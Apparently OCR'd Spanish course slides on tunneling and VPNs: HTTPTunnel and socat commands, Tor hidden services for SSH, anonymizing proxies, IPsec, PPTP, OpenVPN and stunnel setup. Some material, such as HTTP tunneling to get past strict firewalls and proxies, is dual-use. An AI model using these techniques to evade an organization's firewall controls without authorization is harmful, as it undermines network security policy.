
- http://www.nocrew.org/software/httptunnel.html
  - (Linux gratis), (Windows gratis, versión algo antigua).

- **http://http-tunnel.sourceforge.net/**
- Suele haber configuraciones de cortafuegos bastante estrictas que sólo permiten el paso del tráfico HTTP a sus clientes.
- Permite establecer una conexión TCP de un puerto local a un puerto remoto encapsulado sobre tráfico HTTP.
- Permite atravesar proxy-cache.
- Se suele utilizar en combinación con otro software de VPN para interconectar redes.
- Limitación: Sólo se puede abrir una conexión contra el servidor activado.
- Otras alternativas:
  - Software propietario, crea una VPN con tráfico cifrado lo que permite utilizar diversos programas.
  - OpenVPN
  - http://www.bypass.cc/
    - (Multiplataforma, Gratis (baja velocidad))
  - http://www.http-tunnel.com/html/
    - Sólo Windows, Gratis (baja velocidad)


Configurando HTTPTunnel

- Cliente
  - htc -- forward-port 4320 maquina.ugr.es:80

  Si el cliente está detrás de un proxy:
  - htc -- forward-port 4320 4320 –proxy servproxu:3128 maquina.ugr.es:80
- Servidor
  - hts 80 –F localhost:4320



http://http-tunnel.sourceforge.net/



- Cliente HTTPTunnel en Perl (portabilidad) (+ binario Win32)
- Servidor HTTPTunnel :
  - Sólo servidor (Perl script o binario Win32)
  - Servidor “Hosted PHP” sobre un servidor WEB con PHP habilitado
- Configuración de todos los componentes sobre interfaz WEB
- Múltiples conexiones simultáneas sobre un túnel cliente servidor
- Un servidor HTTPTunnel puede aceptar múltiples clientes HTTPTunnel
- Soporte SOCKS4 y SOCKS5
- Seguridad:
  - Cifrado robusto y/o compresión
  - Detección de intrusos

SOCAT(Socket CAT)

- Es un programa que establece dos canales bidireccionales y transferencia de datos entre ambos.

  socat [opciones] <dirección> <dirección>


- Múltiples direcciones:

  tcp, udp, stdio, cauces (pipes), ficheros, programas, …

- Permite reeencaminar sockets, crear túneles SSL, TUN,…
  - (servidor) socat tcp-l:4099 TUN:192.168.3.1/24, iff-up=1
  - (cliente) socat tcp:4099 TUN:192.168.3.2/24, iff-up=1
- Más información y ejemplos:
  - http://www.dest-unreach.org/socat/doc/linuxwochen2007-socat.pdf
  - http://www.dest-unreach.org/socat/doc/socat.html#EXAMPLES
  - Otro programa parecido más sencillo: netcat (nc)

Oscureciendo el tráfico

- http://www.torproject.org
- Red de túneles virtuales cifrados basada en una red anónima distribuida
- "Evita la vigilancia en Internet basada en análisis de tráfico"
- Pueden crearse servicios ocultos de forma que los usuarios pueden interconectarse sin conocer la identidad.
- **OJO: TOR no es completamente anónimo**



Instalando TOR

- Forma más sencilla: Instalar TBB (Tor Browser Bundle):
  - https://www.torproject.org/projects/torbrowser.html.en
  - extraer el fichero tar -xvJf ….. y entrar en el directorio tor-browser:

- En Kali:
  - modificar el fichero ./start-tor-browser
  - buscar root
  - modificar -eq 0 por -eq 1

chown -R root directorio tor-browser


ejecutar: ./start-tor-browser

Creando servicios ocultos en TOR
Ejemplo con SSH

- En el fichero tor-browser_es-ES/Browser/TorBrowser/Data/Tor/torrc

```
HiddenServiceDir /home/antonio/tmp/tor/ssh/
HiddenServicePort 22 127.0.0.1:22
```

- Al ejecutar el start-tor-browser se lanza el servicio
  - En el fichero hostname en la ruta indicada aparece el nombre a utilizar




Acceso con cliente SSH a través de TOR

- Crea fichero $HOME/.ssh/config

```
Host *.onion
  ProxyCommand /usr/bin/nc -xlocalhost:9050 -X5 %h %p
```

- ssh usuario@adajhdkja.onion



Otras formas de ocultar el tráfico


- http://www.anonymous-p2p.org/index.html
- Servicios gratuitos y de pago (BTGuard)
  - Servidores proxy
    - http://www.anonymous-p2p.org/web_proxies.html
  - VPN
  - ¿Guardan logs?
- Alternativas a TOR
  - I2P
- Redes F2F (Friend 2 Friend)
  - P2P anónimo entre gente en quien confía.
- Seedbox: Host Virtual alojados cercanos (en el mismo país).
  - https://www.feralhosting.com/pricing
  - https://bytesized-hosting.com/

VPNs

- Los túneles anteriores sólo permiten conectar uno, o unos pocos, puertos.
- A veces es necesario permitir una transparencia completa, pues interesa que pueda "parecer" que los equipos están en una misma red o una subred con conectividad plena.
  - Compartir recursos de discos, acceso BB.DD. corporativas, impresoras, …
- Podemos suponer para facilitar la visión de las VPNs que una VPN nos crea una interfaz virtual con su propia IP.
- **Es como si añadimos una nueva "tarjeta de red" y todas esas tarjetas están "conectadas" virtualmente.**

¿Qué son las VPN? (Virtual Private Network)


- Son extensiones que permiten el acceso a una red corporativa privada utilizando como medio redes compartidas o Internet.
- Basadas en “tunneling”
- Comunicación de forma segura




¿Cuándo utilizar VPNs? Topologías

Es necesaria cuando se requiere:


- Conexión segura entre dos ordenadores.



- Conectar redes corporativas entre si.




- Un cliente está detrás de un NAT y requiere acceso completo a un ordenador central o red corporativa.



VPNs y Cortafuegos

- La VPN establece un tráfico seguro punto a punto.
- El cortafuego gestiona las políticas de tráfico de entrada y salida

Configuración DMZ



Debe utilizarse la numeración reservada en el interior:

Internet Assigned Numbers Authority (IANA)
Tipo A: 10.xxx.xxx.xxx Máscara: 255.0.0.0
Tipo B: 172.16.xxx.xxx Máscara: 255.255.0.0
Tipo C: 192.168.xxx.xxx Máscara: 255.255.255.0

Elementos principales

- **Qué protocolos permiten transportar, qué topología**
  - Soporte multiprotocolo, ha de ser capaz de manejar protocolos comunes, usando las red publica, por ejemplo IPX, IP, etc...
  - Administración de direcciones, debe asignar una dirección del cliente sobre la red privada, y asegurar que las direcciones privadas se mantienen privadas.
- **Cómo se transmite la información**
  - TCP, UDP, túneles SSL, túneles SSH, túneles HTTP.
- **Autenticación**
  - Autentificación de usuarios, verificar la identidad de los usuarios, para poder restringir el acceso a la VPN solo a los usuarios autorizados.
  - Uso de certificados: Permiten reconocerse mutuamente clientes y servidores, confiando en la entidad certificadora.
  - Administración de claves, mantenimiento de claves de cifrado para los clientes y los servidores.
- **Seguridad**
  - Cifrado de datos, los datos que viajan por la red publica, deben ser transformados para que sean ilegibles para los usuarios no autorizados.
- **Sistemas Operativo**
  - Clientes y servidores

Tipos de VPNs

- Consorcio: **VPNC**: http://www.vpnc.org
  - **L2TP**: Layer 2 Tunneling Protocol
  - **IPsec** (cifrado de paquetes IP)
    - (Linux: StrongSwan)
  - **PPTP** (Point to Point Tunneling Protocol) Microsoft
    - (Linux: PopTop)
- VPN sin protocolo propietario (abierto):
  - CIPE (Linux)
  - VTUN (Linux)
  - **Openvpn** (Linux & windows)
- Alternativas a VPN: Túneles
  - Túneles SSL
  - Túneles SSH
  - Túneles HTTP

¿Qué VPN utilizar?

- Aunque hoy en día:
  - La mayoría son muy seguras. Cifrado de 128 bits.
  - Pueden soportar certificados
  - Multiplataforma

- **VPN Microsoft**
  - Conexiones entre ordenadores Windows, (tb:linux)
- **OpenVPN**
  - Conexión entre Windows y Linux
  - Conexiones entre redes corporativas
- **IPSEC**
  - Requerimientos altos de seguridad
  - Utilización de certificados

L2TP
Layer 2 Transport Protocol

Características:

- Túnel nivel 2.
- IETF define L2TP (Estándar abierto)
- PPTP (Microsoft) + L2F "Layer 2 Forwarding" (Cisco)
- Establece PPP (Point-to-Point Protocol) sobre redes que no lo son. Sobre ATM, frame relays o redes IP.
- L2TP encapsula datagramas PPP. El receptor elimina el encapsulado y regenera el paquete original.
- Montado sobre UDP
- Propios mecanismos de control de congestión y retrasmisión.
- No ofrece mecanismos de cifrado en la transmisión (se puede combinar con IPSEC).
- Implementado en Windows 2000 Advanced Server, Windows 2003 y XP

Redes VPN basadas en IPSEC

- Túnel nivel 3. Soluciones en IPv4. Integrado en IPv6.
- Conjunto de estándares de seguridad
  - Tecnología de clave pública (RSA)
  - Cifrado (DES, 3DES, IDEA, Blowfish, AES)
  - Firma "Hash" (MD5, SHA-1)
  - Certificados digitales X509v3

- Ofrece diversos servicios:
  - Gestión de claves ← IKE (Internet Key Exchange)
  - Autenticidad ← AH (Autentication Header)
  - Integridad
  - Confidencialidad ← ESP (Encapsulating Security Payload)

Modo de funcionamiento IPsec

- Modo transporte:
  - Sólo se cifran los datos del paquete IP.
  - No se modifica el enrutamiento.
  - Comunicación: nodo ←→ nodo, nodo ←→ gateway
  - Permite conectar dos nodos entre sí o bien un nodo con una red corporativa.
- Modo túnel:
  - Se cifra todo el paquete.
  - Utilizado en comunicaciones: red ←→red
  - Se establecen pasarelas Ipsec (Ipsec gateway) en cada subred, de forma que el resto de nodos no necesitan instalar software de VPN.

Redes VPN basadas en PPTP (Microsoft)

- Túnel nivel 2.
- Extensión del PPP con capacidad de “tunneling” multiprotocolo.
- Montado sobre TCP para ofrecer fiabilidad (mayor facilidad para NAT) (Puerto 1723).
- GRE (Internet Generic Routing and Encapsulation Protocol) para control de flujo
- GRE2 en S.O. De Microsoft
- PopTop: Servidor Linux
  - Compatible con el cifrado y la autentificación de Microsoft Windows MSCHAPv2 y MPPE 40-128 bit RC4.
- PPTP Client: Cliente PPTP para Linux, FreeBSD y NetBSD

Creando una VPN con SSH (interfaces TUN)

- Comprobar en /etc/ssh/sshd_config
  - "PermitTunnel yes“
- Ejecutar:
  - Nodo1> ssh -w 0:0 -o Tunnel=point-to-point Nodo2
  - Nodo2> ifconfig tun0 10.0.0.1 netmask 255.255.255.0 up
  - Nodo1> ifconfig tun0 10.0.0.2 netmask 255.255.255.0 up
  - Activar las reglas de enrutamiento adecuadas.

- O bien el modo Bridge:
  - Permite unir virtualmente dos redes en modo bridge. Hay que evitar colisiones en direcciones IP.
  - Utilizar: -o Tunnel=ethernet

OpenVPN

- http://openvpn.net/
- VPNs robusta y de gran capacidad de configuración
- Puede crear túneles cifrados
- Gran cantidad de plataformas (Win, Linux, Mac, Android,…)
- Soporte para IP dinámica y NAT
- Compresión adaptativa
- Utilización de un sólo puerto TCP ó UDP (def: UDP:5000)
- Diseño modular, funciones cifrado → Lib. OpenSSL
- Posibilidad de utilizar certificados

OpenVPN (II)

Ej1. Sin cifrado, dos ordenadores: zipi y zape


En zipi: openvpn --remote zape --dev tun1 --ifconfig 10.4.0.1 10.4.0.2

En zape: openvpn --remote zipi --dev tun1 --ifconfig 10.4.0.2 10.4.0.1

Verificamos el tunel en zipi: ping 10.4.0.2 (responde zape)

Verificamos el tunel en zape: ping 10.4.0.1 (responde zipi)

Ver paquetes: tcpdump –i tun1



Ej2. Utilizando fichero.key como clave privada para cifrar.

Generar clave privada con: openvpn --genkey –secret fichero.key

openvpn --remote zipi --dev tun1 --ifconfig 10.4.0.1 10.4.0.2 --secret fichero.key

OpenVPN (III)

Ej3. Añadir subredes. Subred privada de zipi: 10.0.0.0/24 y la de zape es: 10.0.1.0/24

echo 1 > /proc/sys/net/ipv4/ip_forward


Activar el NAT en ambos ordenadores

iptables -A FORWARD -i tun+ -j ACCEPT

Activarlo también en iptables

En zipi: route add -net 10.0.1.0 netmask 255.255.255.0 gw 10.4.0.2

En zape: route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.4.0.1



TLS: Transport Layer Security reemplaza a **SSL:** Secure Sockets Layer

- Permiten la transmisión segura de datos sobre Internet utilizando elementos de criptografía simétrica y asimétrica.
- Pueden cifrar el tráfico de sesiones TCP. Ej:
  - HTTPS: Conexiones seguras HTTP (Puerto 443)
  - POP3S : POP3 sobre SSL (Puerto 995)
  - IMAPS: IMAP sobre SSL (Puerto 993)
- Permite la utilización de certificados para autentificación del servidor e intercambio de llave simétrica.

- TLS 1.2: Reemplaza SSL v3 (no compatibles)
  - Mejoras: Integridad, cifrado, autenticación e intercambio de claves.
  - (más robusto: evitar ataque "man-in-the-middle", XOR entre MD5 y SHA-1 para evitar posible vulnerabilidad de alguno, hash de mensajes enviados para confirmar el flujo del tráfico no manipulado.
  - TLS 1.2 → SHA-256
  - Integrado en los navegadores: Depende de la versión del navegador (TLS 1.0, TLS 1.1 o TLS 1.2)

stunnel

- http://www.stunnel.org
- En Ubuntu: apt-get install stunnel4
  - Hablitar /etc/default/stunnel4: ENABLED=1
- Reencamiento de puertos de forma segura
- Crea túneles estáticos.
- Utiliza biblioteca OpenSSL (Win & Linux)
- Puede instalarse como un servicio NT,2000,XP
- Pueden utilizarse certificados propios:

```
openssl genrsa 1024 > stunnel.key
openssl req -new -key stunnel.key -x509 -days 3650 -out
stunnel.crt
cat stunnel.crt stunnel.key > stunnel.pem
sudo mv stunnel.pem /etc/stunnel/
```

